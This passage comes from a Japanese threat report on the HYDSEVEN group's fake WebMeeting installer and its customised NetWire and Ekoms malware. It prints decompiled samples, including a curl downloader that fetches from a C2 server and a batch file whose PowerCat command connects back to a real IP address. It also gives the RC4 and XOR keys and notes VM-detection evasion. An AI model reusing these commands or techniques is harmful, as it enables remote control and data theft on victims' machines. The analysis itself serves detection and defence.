


図 31　ダウンローダを仮想環境上で実行した際に表示されるアラート

(2)2017 年 10 月の事例

この時期の攻撃も、上記の事例と同じリンク型スピアフィッシングを使用して、海外の大学の正規 Web サイトから OS に応じた偽のソフトウェアをダウンロードさせます。ダウンロードするソフトウェアは異なり、Vast Conference 社が提供する Web ミーティングソフトウェアが悪用されています。以降では、MacOS 環境の偽のインストーラを使用した攻撃を紹介します。

図 32 は、偽の WebMeeting パッケージと正規の Vast Conference 社が提供する WebMeeting パッケージのコードサイニング証明書の有無を確認したものです。偽の WebMeeting にはコードサイニング証明書が含まれていないことがわかります。さらに、パッケージに含まれるアプリケーション（WebMeeting.app）についても同様に確認すると、偽の WebMeeting にはコードサイニング証明書が含まれていないことがわかります（図 33）




図 32　WebMeeting パッケージのコードサイニング証明書の確認(上: 偽 /下:正規)




図 33　WebMeeting.app のコードサイニング証明書の確認(上:　偽　/下:正規)

図 34 は、インストールされた WebMeeting.app の中身を比較したものです。偽のアプリケーションには、正規のパッケージに含まれていない、WebMeeting.run、app.new　や　NW.js[20]関連のアプリケーションやライブラリなどが含まれています。




図 34　インストーラによって作成されたファイルの確認(左:　偽　/右:正規)

[20] https://nwjs.io

この偽パッケージからインストールされた WebMeeting.app と WebMeeting.run を見ていきます。まず、WebMeeting.app は、図 35 の赤線枠に示すように、curl コマンドを利用して、C2 サーバから NetWire や Ekoms（Mokes）をダウンロードし、実行するダウンローダです。また、WebMeeting.app には、図 37 の青線枠に示すように、WebMeeting.run を実行するコードも含まれており、マルウェアのダウンロードと並行して実行されます。

```
  __sprintf_chk(&v13, 0, 0x400uLL, "./\"%s.run\"", *v8);
  system(&v13);
  return 0;
}
v3 = getenv("HOME");
__sprintf_chk(&v12, 0, 0x400uLL, "%s/.tmp", v3);
mkdir(&v12, 0x1FFu);
__sprintf_chk(&v11, 0, 0x400uLL, "%s/fprim.mo", &v12);
__sprintf_chk(&v13, 0, 0x400uLL, "curl -k -o \"%s\" %s", &v11, "https://[redacted]'cm");
system(&v13);
__sprintf_chk(&v13, 0, 0x400uLL, "chmod +x \"%s\"", &v11);
system(&v13);
```

図 35　WebMeeting.app のダウンローダ機能（一部抜粋）

また、WebMeeting.run は、NW.js で作られたアプリケーションであり、Resources フォルダ下にある、app.nw ファイルを読み込み、WebMeeting に参加するためのログイン画面にアクセスします（図 36）。app.nw ファイルは、main.html と package.json が含まれた ZIP ファイルであり、これらファイルの内容は図 37 に示すとおりです。WebMeeting に参加するための URL が含まれていることが確認できます。




図 36　Webmeeting のログイン画面

```
  <meta charset="utf-8">
</head>
<body>
  <iframe src="https://www.conferencecalling.com/meeting/" style="position:
    fixed; left:0; right:0; width:100%; top:0; bottom:0;height:100%;"
  nwdisable nwfaketop>
  </iframe>
```

```
{
  "name": "Join the Meeting - Web Meeting",
  "main": "main.html",
  "window": {
    "min_width": 800,
    "min_height": 600
  }
}
```

図 37　app.nw ファイルに含まれるコンテンツ（上:main.html /下: package.json）

最後に、このダウンローダに含まれる仮想環境を検知するコードを紹介します。先に紹介した統計分析ソフトウェアのケースとほぼ同等のコードが含まれており、今回のケースでは、VMware, Parallels を検知する仕組みが組み込まれています。これらの仮想環境でダウンローダを実行した場合は、図 38 のようなアラートボックスが表示されます。このアラートボックスに表示されている内容は、統計分析ソフトウェアのケースと同じ内容です。




図 38　実行エラーのアラートボックスの確認

攻撃マルウェア

HYDSEVEN は、主な攻撃マルウェアとして、NetWire と Ekoms（Mokes）を攻撃活動で使用します。ここでは、この 2 つのマルウェアの特徴について紹介します。

NetWire について

ダウンローダによって、ダウンロードされたファイルの 1 つは World Wired Labs 社が販売する NetWire[21]と呼ばれる RAT（Remote Administration Tools）です（図 39）。NetWire は、Windows, Linux, MacOS などのマルチプラットフォームに対応し、リモートから管理するためのリモートシェル、ファイル操作、キーロギングなど様々な機能[22]が実装されています。また、NetWire は、多機能で一般に販売されていることもあり、攻撃者に悪用されるケースも多く、一例として、イラン政府の関与が疑われる攻撃者グループ APT33[23]や金融機関をターゲットとする攻撃者グループ Carbanak[24]がサイバー犯罪で悪用していることが報告 FireEye 社と proofpoint 社より報告されています。

図 39 World Wired Labs 社が販売する NetWire の Web サイト

21 https://www.worldwiredlabs.com/

22 http://www.worldwiredlabs.com/documents/NetWire%20User%20Manual.pdf

23 https://www.fireeye.com/blog/threat-research/2017/09/apt33-insights-into-iranian-cyber-espionage.html

24 https://www.proofpoint.com/us/threat-insight/post/carbanak-cybercrime-group-targets-executives-of-financial-organizations-in-middle-east

HYDSEVEN も Windows 版, Linux 版, MacOS 版で作られた NetWire を攻撃で悪用しています。しかし、この攻撃で使われた NetWire は、商用版の NetWire と比べいくつか異なる機能が含まれているため、ここでは、このカスタマイズされた NetWire のいくつかの特徴を紹介します。

(1)RC4 暗号鍵(Windows 版、Linux 版、MacOS 版)

カスタマイズされた NetWire は、共通して"hyd7u5jdi8"という RC4 暗号鍵を持っています（図 40）。この暗号鍵は、NetWire 内に含まれる RC4 で暗号化された一部のファイル名、変数名や WindowAPI 名などを復号するために利用します。

```
mov     [ebp+var_224], 0D2h ; 'Ò'
mov     [ebp+var_223], 78h ; 'x'
mov     [ebp+var_222], 4Eh ; 'N'
mov     [ebp+var_221], 0E9h
mov     [ebp+var_220], 30h ; '0'
mov     [ebp+var_21F], 4
mov     [ebp+var_21E], 79h ; 'y'
mov     [ebp+var_21D], 53h ; 'S'        SHFileOperationW
mov     [ebp+var_21C], 2
mov     [ebp+var_21B], 91h
mov     [ebp+var_21A], 91h
mov     [ebp+var_219], 22h ; '"'
mov     [ebp+var_218], 74h ; 't'
mov     [ebp+var_217], 4
mov     [ebp+var_216], 6Bh ; 'k'
mov     [ebp+var_215], 3
mov     dword ptr [esp+8], 80h
mov     dword ptr [esp+4], 0
lea     eax, [ebp+ProcName]
mov     [esp], eax
call    _MemSet
mov     dword ptr [esp+8], 0Ah
mov     dword ptr [esp+4], offset aHyd7u5jdi8 ; "hyd7u5jdi8"
lea     eax, [ebp+var_3AC]
mov     [esp], eax
call    _RC4Setup
```

```
mov     edx, 10h
mov     [rsp+2168h+var_215E], 0A4h
mov     [rsp+2168h+var_215D], 62h ; 'b'
mov     [rsp+2168h+var_215C], 69h ; 'i'
mov     [rsp+2168h+var_215B], 0EEh      %Rand%
mov     [rsp+2168h+var_215A], 38h ; '8'
mov     [rsp+2168h+var_2159], 44h ; 'D'
call    _MemSet
lea     rdi, [rsp+2168h+var_2120]
mov     edx, 0Ah
mov     esi, offset aHyd7u5jdi8 ; "hyd7u5jdi8"
call    _RC4Setup
```

図 40　RC4 暗号鍵"hyd7u5jdi8"（上:Windows 版 /下:Linux 版）

(2) NetWire バージョン(Windows 版、Linux 版、MacOS 版)

NetWire は、機能を追加するごとにバージョンアップが行われ、最新バージョンは v2.0[25]です。NetWireのバージョン情報は、ファイル内に含まれており、図41は、商用版のv1.6a（0x1066100）と v1.7a（0x1076100）を表したものです。一方で、カスタマイズされた NetWire にもバージョン情報が含まれており、図 42 に示すように v1.0?（0x1000100）となっています。このバージョンの NetWire は、2012 年にリリースされた商用版の NetWire v1.0 とは、比較できていませんが、商用版の v1.2 や v1.4 などの過去バージョンと比較しても、機能の実装が異なるため、カスタマイズされたNetWireであると考えます。また、カスタマイズされた NetWire の設定情報サイズの多くは 0x468 バイト[26]であり、表 2 に示すような情報が含まれ、この情報を元に動作します。

```
mov     [esp+0Ch+arg_C], edi
mov     [esp+0Ch+arg_8], esi
mov     [esp+0Ch+s], offset unk_4187D8
mov     dword ptr [esp+10h], 1066100h
mov     [esp+0Ch+lpValueName], 1 ; char
mov     [esp+0Ch+var_4], offset aC_8xS5@SSS
mov     [esp+0Ch+var_8], 1000h ; size_t
mov     [esp+0Ch+Size], ebx ; char *
```

```
mov     [esp+10h+lpData], offset unk_41D224
mov     dword ptr [esp+10h], 1076100h
mov     [esp+10h+lpValueName], 1 ; char
mov     [esp+10h+var_8], eax ; char *
mov     [esp+10h+var_C], 1000h ; size_t
mov     [esp+10h+Size], ebx ; char *
call    sub_4111D2
mov     [esp+10h+var_8], ebx ; int
mov     [esp+10h+lpValueName], eax ; int
mov     [esp+10h+var_C], 9Bh ; int
```

図 41 商用版の NetWire バージョンの比較（左: v1.6a/右: v1.7a）

```
call    _MemSet
mov     [ebp+var_34C], 1000100h
mov     dword ptr [esp+4], 40h ; '@'
lea     eax, [ebp+var_34C]
add     eax, 84h
mov     [esp], eax      ; int
call    _GetUserName
mov     dword ptr [esp+4], 40h ; '@'
```

```
jnz     short loc_87D3
mov     [ebp+var_1010.__sig], 1000100h
lea     edx, [ebp+var_F8C]
sub     esp, 0Ch
mov     ecx, offset aUser ; "%USER%"
push    40h ; '@'
call    _GetUserName
add     esp, 10h
test    eax, eax
```

図 42 カスタマイズされた NetWire のバージョン（左: Windows 版 /右:MacOS 版）

[25] https://www.worldwiredlabs.com/announcement-netwire-v2-0/

[26] MacOS 版の設定情報のサイズは異なり、0x3D4 バイトや 0x3E4 バイト等のものを確認しています。

表 2　設定情報の一覧（Windows 版）

オフセット	説明
0x000	通信先
0x100	プロキシ設定
0x200	パスワード(AES 暗号鍵シード)
0x224	設定情報の RC4 暗号鍵"
0x238	ホスト ID
0x24C	グループ ID
0x260	Mutex 名
0x280	インストールパス
0x320	スタートアップのキー名 1
0x360	スタートアップのキー名 2（UUID）
0x3A0	キーログのディレクトリ
0x424	判定フラグ
0x440	ファイルのタイムスタンプ設定
0x464	接続待機時間

(3) PowerCat (Windows 版)

カスタマイズされた NetWire には、オープンソースで公開される Powercat[27]と呼ばれるネットワークツールが組み込まれています。図 43 は、NetWire に含まれる Powercat と github で公開されている Powercat のコードを一部比較したもので、同一であることが確認できます。また、図 44 は、Powercat を実行するバッチファイルであり、ローカルポート 4000/tcp を利用して、C2 サーバにコネクトバックするコマンドが含まれていることも確認できます。

[27] https://github.com/besimorhino/powercat

```
aFunctionPowerc db 'function powercat',0Ah
                                        ; DATA XREF: _RunLocalPowershellRedirector+18↑o
                db '{',0Ah
                db '  param(',0Ah
                db '    [alias("Client")][string]$c="",',0Ah
                db '    [alias("Listen")][switch]$l=$False,',0Ah
                db '    [alias("Port")][Parameter(Position=-1)][string]$p="",',0Ah
                db '    [alias("Execute")][string]$e="",',0Ah
                db '    [alias("ExecutePowershell")][switch]$ep=$False,',0Ah
                db '    [alias("Relay")][string]$r="",',0Ah
                db '    [alias("UDP")][switch]$u=$False,',0Ah
                db '    [alias("dnscat2")][string]$dns="",',0Ah
                db '    [alias("DNSFailureThreshold")][int32]$dnsft=10,',0Ah
                db '    [alias("Timeout")][int32]$t=60,',0Ah
                db '    [Parameter(ValueFromPipeline=$True)][alias("Input")]$i=$null,'
```

```
1  function powercat
2  {
3    param(
4      [alias("Client")][string]$c="",
5      [alias("Listen")][switch]$l=$False,
6      [alias("Port")][Parameter(Position=-1)][string]$p="",
7      [alias("Execute")][string]$e="",
8      [alias("ExecutePowershell")][switch]$ep=$False,
9      [alias("Relay")][string]$r="",
10     [alias("UDP")][switch]$u=$False,
11     [alias("dnscat2")][string]$dns="",
12     [alias("DNSFailureThreshold")][int32]$dnsft=10,
13     [alias("Timeout")][int32]$t=60,
14     [Parameter(ValueFromPipeline=$True)][alias("Input")]$i=$null,
```

図 43　Powercat の一部コード比較（上:Netwire に含まれるコード /下: github のコード）

```
a@echoOffLoopCm db '@echo off',0Dh,0Ah  ; DATA XREF: _RunLocalPowershellRedirector+38↑o
                db ':loop',0Dh,0Ah
                db 'cmd.exe /c powershell; Set-ExecutionPolicy -ExecutionPolicy Bypas'
                db 's -Scope Process -Force;. "%s"; powercat -l -p 4000 -r tcp:185.49'
                db '.68.192:443;                    ',0Dh,0Ah
                db 'goto :loop',0
```

図 44　バッチファイルによる Powercat の実行

(4)コマンドプロンプトの文字コード（Windows 版）

カスタマイズされたNetWire は、C2サーバからの命令により、コマンドプロンプト（cmd.exe）を実行する場合、文字エンコードに UTF-8（chcp 65001）を指定して実行します（図 45）。商用版のv1.6と比較すると、このバージョンでは、コマンドプロンプト実行時の引数に"chcp 65001"が指定されていることがわかります。攻撃者は、表示するコマンドプロンプトの文字コード UTF-8 とすることで、ユーザ環境の文字コードに依存せずにコマンドプロンプトを操作することが目的だと考えられます。




図 45 コマンドプロンプト実行時の文字エンコードの比較（上: カスタマイズ版 /下:商用版）

(5)C2 通信（Windows 版、Linux 版、MacOS 版）

カスタマイズされた NetWire は、C2 サーバとやり取りする通信パケットが商用版のものとは異なります。図46は、クライアントからC2サーバへ送信する初期通信パケットを比較したものです。各枠線は、図47に示す意味を持ちます。




図 46 C2 サーバへ送信する初期通信パケットの比較（上: カスタマイズ版 /下:商用版 (v1.6a)）

```
赤枠線：パケット長（0x40 または 0x41）
青枠線：命令コマンド（0x03:初期登録）
橙枠線：OS環境固有の識別子（WIN:0xd8, ELF:0xdb, MAC:0xdd）
緑枠線：AES暗号鍵のデータ（シード値と初期ベクトル）
```

図 47　C2 サーバへ送信する初期通信パケットの枠線の説明

カスタマイズされた NetWire では、先頭 1 バイト目にパケット長ではなく、命令コマンド(0x7f)が含まれています。この値は、XOR 演算（暗号鍵：0x7c）で暗号化されており、復号すると商用版と同じ命令コマンド"0x03"[28]となります。また、C2 サーバからクライアントへ送信されるパケットの命令コマンドも異なる XOR 演算（暗号鍵：0x0FFFFFFE3h）で暗号化されています（図 48）。加えて、カスタマイズされた NetWire では、商用版では送信されていない、OS 環境固有の識別子と思われるデータを送信します。その他、NetWire の C2 通信の特徴については、Paloalto 社のブログ[29]で詳しく説明されていますので、そちらをご参照ください。

```
mov     eax, [ebp+arg_0]
mov     [ebp+var_4], al
movzx   eax, [ebp+var_4]
xor     eax, 7Ch
```

```
mov     eax, [ebp+arg_0]
mov     [ebp+var_4], al
movzx   eax, [ebp+var_4]
xor     eax, 0FFFFFFE3h
```

図 48　命令コマンドの XOR 演算（左: エンコード /下:デコード）

[28] NetWire バージョン 1.7a では、0x03 ではなく 0x99 がパラメータとして送信されます

[29] https://unit42.paloaltonetworks.com/new-release-decrypting-netwire-c2-traffic/

Ekoms（Mokes）について

ダウンローダによって、ダウンロードされたもう１つのファイルはEkoms（Mokes）と呼ばれるマルウェアです。Ekoms（Mokes）は、キーボード入力や音声データのロギング、画面キャプチャの取得などの機能を持つボットであり、Qt で開発されています。Ekoms と呼ばれる所以は、攻撃者がプログラムを作成する際に利用したと見られるプロジェクト名に Ekoms という名前が含まれており、そこから命名されたと考えます。図 49 は、攻撃で確認した Ekoms に含まれるプロジェクト名です。

```
C:/Projects/Ekoms/3rdparty/qt/win32-msvc2013/build
Z:/Ekoms/3rdparty/qt/bot-main-win32-gcc
/home/user/Projects/Ekoms/3rdparty/qt/linux-gcc-64/build
/Users/user/Projects/Ekoms/3rdparty/qt/macx-clang/build
```

図 49 マルウェアに含まれるプロジェクト名（一例）

HYDSEVEN が攻撃で使う Ekoms は、Windows, Linux, MacOS 環境で動作するものを確認しており、ほとんどのものが UPX[30]で圧縮されています。攻撃を調査する中で、Ekoms については、2016 年 1 月のカスペルスキー社のブログ[31]や同じ時期の Dr.Web 社の Web サイト[32] [33]で報告するものと関連性があり、マルウェアの機能にも差異がないことがわかりました。Ekoms の機能については、2 社のベンダが詳細に解析していますので、これらのブログ等をご参照ください。

[30] https://upx.github.io/

[31] https://securelist.com/from-linux-to-windows-new-family-of-cross-platform-desktop-backdoors-discovered/73503/

[32] https://vms.drweb.co.jp/virus/?i=7924647

[33] https://vms.drweb.co.jp/virus/?i=7938142

C2 インフラ

ここでは、HYDSEVEN が使用するマルウェアの C2 サーバに着目します。C2 サーバの多くは、海外のホスティングサーバが悪用されており、その多くはドメインを取得せず、IP アドレスで運用されていました。図 50 は、HYDSEVEN が頻繁に利用していた 3 つのホスティングサーバ（OVH、23media GmbH、Leaseweb Deutschland GmbH）とマルウェアの関連性を示したものです。なお、2019 年に確認している攻撃では、23media GmbH で管理する IP アドレスが C2 サーバとして悪用されています。





図 50 マルウェアの通信先（一部抜粋）

攻撃者グループの背景

一連の攻撃を調査する中で、HYDSEVEN の足跡と思われるいくつかの目印を見つけました。この目印が、自身を偽装して身元を隠すための意図的な工作（偽旗）なのか、あるいはミスなのかは現時点では明確にできていません。ここでは、HYDSEVEN が残した、デコイ文書ファイルとコードサイニング証明書に含まれる 2 つの足跡を紹介します。

デコイ文書ファイル

図 51 は、第 3 章の攻撃の概要で説明した VBA マクロを悪用する攻撃で使われた Office 文書 ファイルの 1 つです。赤線枠のように文書ファイル内の言語設定が”ロシア語”となっていることが確認できます。Exiftool[34]を利用して文書ファイル内に含まれる”Language Code”や”Code Page”を確認してもロシア語（キリル文字）が含まれていることがわかります。




```
Identification                  : Word 8.0
Language Code                   : Russian
Doc Flags                       : Has picture, 1Table, ExtChar
System                          : Windows
Word 97                         :
Title                           :
Subject                         :
Keywords                        :
Comments                        :
Template                        : Normal
Create Date                     : 2016:08:04 19:01:00
Modify Date                     : 2016:08:04 22:32:00
Security                        : None
Code Page                       : Windows Cyrillic
```

図 51 Office 文書ファイルに含まれる言語情報（上: 言語情報 /下:Exiftool の結果）

[34] https://www.sno.phy.queensu.ca/~phil/exiftool/

他の攻撃で使われた Office 文書ファイルでも”ロシア語”が一部含まれており、図 52 に示すように、文字列の部分は言語設定が”英語(米国)”ですが、空白部分は”ロシア語”です。また、図 52 の Office 文書ファイルのプロパティを確認すると、会社名に”Grizli777”という文字が含まれています。（図 53）この文字列は、海賊版の Office 製品を利用した場合に含まれ、ロシアやルーマニアで利用されていると Florian Wagner 氏が Twitter で報告[35]しています。

